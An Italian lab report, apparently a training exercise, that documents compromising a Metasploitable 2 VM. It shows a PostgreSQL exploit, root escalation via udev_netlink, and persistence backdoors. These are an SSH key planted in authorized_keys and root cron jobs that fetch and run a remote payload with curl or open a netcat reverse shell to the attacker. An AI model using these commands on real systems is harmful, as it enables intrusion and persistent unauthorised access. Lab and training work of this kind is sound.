S7 L3
Report di Penetration Testing: Metasploitable 2

Data: 21 Gennaio 2026
Target: 192.168.50.11 (Metasploitable 2)
Attaccante: 192.168.50.10 (Kali Linux)

1. Introduzione

L'obiettivo di questa attività è stato testare la sicurezza del server target, partendo dall'accesso iniziale tramite un servizio vulnerabile, elevando i privilegi fino a ottenere l'account root e infine stabilendo meccanismi di persistenza (backdoor) per garantire l'accesso futuro.

2. Fase 1: Accesso Iniziale (Exploitation)

Per ottenere il primo accesso al sistema, è stata identificata una vulnerabilità nel servizio database PostgreSQL.

Comandi Eseguiti: Abbiamo utilizzato il modulo exploit/linux/postgres/postgres_payload su Metasploit.

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.11
RHOSTS ⇒ 192.168.50.11
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.10
LHOST ⇒ 192.168.50.10
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.50.11    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] 192.168.50.11:5432 - 192.168.50.11:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.11:5432 - Uploaded as /tmp/VukNQcEE.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.11
[*] Meterpreter session 1 opened (192.168.50.10:4444 → 192.168.50.11:57773) at 2026-01-21 08:57:25 -0500

meterpreter > getuid
Server username: postgres
```

Esito: L'attacco ha avuto successo.


È stata aperta la Sessione 1 di Meterpreter con i privilegi dell'utente di servizio postgres

3. Fase 2: Escalation dei Privilegi

Essendo l'utente postgres limitato, è stato necessario cercare vulnerabilità locali per diventare amministratore (root).

3.1 Ricognizione Automatica

È stato utilizzato il modulo post/multi/recon/local_exploit_suggester per analizzare il sistema alla ricerca di exploit applicabili alla versione del Kernel e ai servizi installati.
Il tool ha suggerito diverse vulnerabilità potenziali, tra cui exploit per *glibc*, *netfilter* e *udev*.



3.2 Analisi dei Tentativi di Escalation Falliti

Basandosi sull'output del modulo di ricognizione local_exploit_suggester, sono stati tentati sequenzialmente i seguenti 8 exploit. Di seguito viene riportata l'analisi tecnica del fallimento per ciascuno:

1. **exploit/linux/local/glibc_ld_audit_dso_load_priv_esc**
- Esito: Fallito.
- Errore: Exploit completed, but no session was created.
- Analisi Tecnica: Sebbene la versione della libreria glibc risulti vulnerabile, l'exploit non è riuscito a manipolare correttamente la memoria per iniettare il payload. Questo accade spesso quando gli offset di memoria specifici della distribuzione target non coincidono perfettamente con quelli attesi dal modulo Metasploit.

2. **exploit/linux/local/glibc_origin_expansion_priv_esc**
- Esito: Fallito.
- Errore: Exploit completed, but no session was created.
- Analisi Tecnica: Simile al precedente, sfrutta una debolezza nell'espansione della variabile $ORIGIN del linker dinamico. Il fallimento indica che il sistema target potrebbe avere protezioni parziali o che il payload non è riuscito a eseguire il binding della connessione di ritorno.

3. **exploit/linux/local/netfilter_priv_esc_ipv4**
- Esito: Fallito (Errore di Dipendenze).
- Errore: [-] libc6-dev-i386 is not installed. Compiling will fail. / [-] gcc-multilib is not installed.
- Analisi Tecnica: Questo exploit è di tipo "Kernel Space" e richiede la compilazione del codice C direttamente sulla macchina vittima. Poiché su Metasploitable 2 non sono installati gli strumenti di sviluppo (compilatore gcc e librerie di sviluppo a 32-bit), l'exploit non può essere costruito ed eseguito.

4. exploit/linux/local/ptrace_sudo_token_priv_esc

- Esito: Fallito (Condizioni non soddisfatte).
- Errore: No sudo processes found / Service could not be validated.
- Analisi Tecnica: Questo attacco si basa sulla tecnica del "Token Stealing": cerca di iniettarsi (tramite ptrace) in un processo sudo già attivo per rubarne i privilegi. Essendo un ambiente di laboratorio senza altri utenti reali attivi che digitano password amministrative, non vi erano processi da dirottare.

5. exploit/linux/local/su_login

- Esito: Fallito.
- Errore: Exploit aborted due to failure: no-access.
- Analisi Tecnica: Il modulo tenta di sfruttare configurazioni deboli del binario su. Il tentativo è stato bloccato perché la directory temporanea /tmp sulla macchina target è montata con flag restrittivi o perché il modulo non ha trovato le condizioni necessarie per l'iniezione.

6. exploit/linux/persistence/autostart

- Esito: Inefficace.
- Analisi Tecnica: Questo modulo non eleva i privilegi ma installa una persistenza che si attiva all'avvio dell'ambiente grafico (Desktop Environment). Metasploitable 2 è un server "headless" (senza interfaccia grafica attiva); pertanto, l'autostart non verrebbe mai innescato.

7. exploit/multi/persistence/cron

- Esito: Parziale (Non scala i privilegi).
- Analisi Tecnica: Il modulo funziona per creare persistenza, ma se eseguito come utente postgres, crea un job pianificato con i privilegi di postgres, non di root. Non soddisfa quindi il requisito di Privilege Escalation (diventare Root).

8. exploit/unix/local/setuid_nmap

- Esito: Fallito (Errore del Payload).
- Errore: Exploit completed, but no session was created.
- Analisi Tecnica: Il sistema è confermato vulnerabile (il binario Nmap ha il bit SUID attivo). Tuttavia, l'automazione del modulo Metasploit ha fallito nello stabilire la reverse shell, probabilmente a causa di incompatibilità nel payload lua utilizzato dallo script o instabilità nella gestione della modalità interattiva di Nmap.

3.3 Successo: Udev Netlink

Abbiamo optato per l'exploit exploit/linux/local/udev_netlink (CVE-2009-1185), specifico per kernel Linux 2.6.

Primo tentativo(fallito):

```
msf exploit(unix/local/setuid_nmap) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                      yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > run
[-] Handler failed to bind to 192.168.50.10:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2343
[+] Found netlink pid: 2342
[*] Writing payload executable (207 bytes) to /tmp/WzXAcFmgrr
[*] Writing exploit executable (1879 bytes) to /tmp/xOHZDxJFhz
[*] chmod'ing and running it...
[*] Sending stage (3090404 bytes) to 192.168.50.11
[*] Exploit completed, but no session was created.
```

Errore: Handler failed to bind to 192.168.50.10:4444.
Analisi: La porta 4444 era già occupata dalla Sessione 1 (Postgres). Metasploit non poteva aprire un secondo canale sulla stessa porta.

Secondo Tentativo (Riuscito):
Abbiamo cambiato la porta di ascolto locale (LPORT) per evitare conflitti.

```
msf exploit(linux/local/udev_netlink) > set LPORT 4445
LPORT ⇒ 4445
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.50.10:4445
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2343
[+] Found netlink pid: 2342
[*] Writing payload executable (207 bytes) to /tmp/UPfjTjuNZP
[*] Writing exploit executable (1879 bytes) to /tmp/GVfiEfMUIK
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.50.11
[*] Meterpreter session 2 opened (192.168.50.10:4445 → 192.168.50.11:39137) at 2026-01-21 10:05:07 -0500
```

Esito: L'exploit è andato a buon fine aprendo la Sessione 2.
Il comando getuid ha confermato l'acquisizione dei privilegi di root.

```
[*] Meterpreter session 2 opened (192.168.50.10:4445 → 192.168.50.11:39137) at 2026-01-21 10:05:07 -0500

meterpreter > getuid
Server username: root
```

4. Fase 3: Persistenza (Backdoor)

Ottenuto l'accesso come root, abbiamo installato due tipi di backdoor per mantenere l'accesso.


4.1 Metodo 1: Chiavi SSH (Persistence)

Abbiamo utilizzato un modulo per iniettare una nostra chiave SSH tra quelle autorizzate di root.

```
msf exploit(linux/local/udev_netlink) > use post/linux/manage/create_user
[-] No results from search
[-] Failed to load module: post/linux/manage/create_user
msf exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   NetlinkPID                   no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION     1                yes       The session to run this module on


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf exploit(linux/local/udev_netlink) > use post/linux/manage/sshkey_persistence
msf post(linux/manage/sshkey_persistence) > options

Module options (post/linux/manage/sshkey_persistence):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CREATESSHFOLDER  false                 yes       If no .ssh folder is found, create it for a user
   PUBKEY                                 no        Public Key File to use. (Default: Create a new one)
   SESSION                                yes       The session to run this module on
   SSHD_CONFIG      /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                               no        User to add SSH key to (Default: all users on box)


View the full module info with the info, or info -d command.

msf post(linux/manage/sshkey_persistence) > set SESSION 2
SESSION => 2
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260121102453_default_192.168.50.11_id_rsa_072906.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
```

creiamo una chiave ssh che useremo per connetterci e la troviamo al seguente path: /home/kali/.msf4/loot/20260121102453_default_192.168.50.11_id_rsa_072906.txt

Problema di Connessione: Tentando di connetterci dalla Kali (sistema moderno) verso la Metasploitable (sistema del 2008), SSH ha restituito l'errore: no matching host key type found. Questo accade perché i nuovi client SSH disabilitano per sicurezza i vecchi algoritmi (RSA/DSS) usati dal server target.



Soluzione: Abbiamo forzato l'uso dei vecchi algoritmi nel comando SSH:
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /home/kali/.msf4/loot/20260121102453_default_192.168.50.11_id_rsa_072906.txt root@192.168.50.11

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /home/kali/.msf4/loot/
The authenticity of host '192.168.50.11 (192.168.50.11)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.11' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Wed Jan 21 08:08:38 2026 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

4.2 Metodo 2: Cron Job (Persistence)

Abbiamo tentato di creare un task pianificato che connettesse la vittima a noi ogni minuto.

```
msf exploit(multi/persistence/cron) > use exploit/multi/persistence/cron
[*] Using configured payload cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/persistence/cron) > set SESSION 2
SESSION => 2
msf exploit(multi/persistence/cron) > set LHOST 192.168.50.10
LHOST => 192.168.50.10
msf exploit(multi/persistence/cron) > set LPORT 4446
LPORT => 4446
msf exploit(multi/persistence/cron) > set VERBOSE true
VERBOSE => true
msf exploit(multi/persistence/cron) > set DisablePayLoadHandler true
DisablePayLoadHandler => true
msf exploit(multi/persistence/cron) > run
[-] Exploit failed: Cannot cleanup files created during exploit if payload handler is disabled. To run anyway, set AllowNoCleanup to true
msf exploit(multi/persistence/cron) > set AllowNoCleanup true
AllowNoCleanup => true
msf exploit(multi/persistence/cron) > run
[*] Command to run on remote host: curl -so ./ZxGAjNCMyLOE http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./ZxGAjNCMyLOE;./ZxGAjNCMyLOE&
[*] Exploit running as background job 2.
msf exploit(multi/persistence/cron) >
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[!] Payload handler is disabled, the persistence will be installed only.
[*] Command to run on remote host: curl -so ./ZxGAjNCMyLOE http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./ZxGAjNCMyLOE;./ZxGAjNCMyLOE&
[+] Backed up /var/spool/cron/crontabs/root to /home/kali/.msf4/loot/20260121104232_default_192.168.50.11_crontab.root_317090.txt
[+] Writing * * * * * curl -so ./ZxGAjNCMyLOE http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./ZxGAjNCMyLOE;./ZxGAjNCMyLOE& to /var/spool/cron/crontabs/root
[*] Reloading cron to pickup new entry
[+] Payload will be triggered when cron time is reached
[*] Meterpreter-compatible Cleanup RC file: /home/kali/.msf4/logs/persistence/metasploitable.localdomain_20260121.4233/metasploitable.localdomain_20260121.4233.rc
```

Abbiamo disabilitato l'handler di Metasploit per usare manualmente Netcat, ma il payload generato automaticamente usava curl per scaricare un file da una porta web che non avevamo aperto, rendendo l'attacco inefficace.

Fix Manuale: Dalla shell di root ottenuta precedentemente, abbiamo sovrascritto il crontab con un comando diretto per Netcat, molto più affidabile:

```
msf exploit(multi/persistence/cron) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5310 created.
Channel 40 created.
crontab -l

* * * * * curl -so ./LEWXseko http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./LEWXseko;./LEWXseko&

* * * * * curl -so ./ZxGAjNCMyLOE http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./ZxGAjNCMyLOE;./ZxGAjNCMyLOE&

* * * * * curl -so ./uzEcKdelQu http://192.168.50.10:8080/rFk3Gom52WnenlMyQIT-Ag;chmod +x ./uzEcKdelQu;./uzEcKdelQu&
```

```
echo "* * * * * /bin/nc 192.168.50.10 4446 -e /bin/bash" | crontab -
crontab -l
* * * * * /bin/nc 192.168.50.10 4446 -e /bin/bash
```

Verifica: Mettendoci in ascolto con **nc -lvnp 4446**, dopo un minuto abbiamo ricevuto la connessione automatica con privilegi di root.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4446
listening on [any] 4446 ...

connect to [192.168.50.10] from (UNKNOWN) [192.168.50.11] 39335
whoami
root
```

5. Conclusioni

L'attività di Penetration Testing condotta sul target 192.168.50.11 ha messo in luce un quadro di sicurezza estremamente critico, caratterizzato da una diffusa obsolescenza tecnologica.
L'analisi ha dimostrato come la semplice presenza di servizi non aggiornati, specificamente PostgreSQL e il Kernel Linux, abbia offerto vettori di attacco immediati che hanno permesso non solo l'accesso iniziale, ma anche la completa compromissione del sistema con privilegi amministrativi.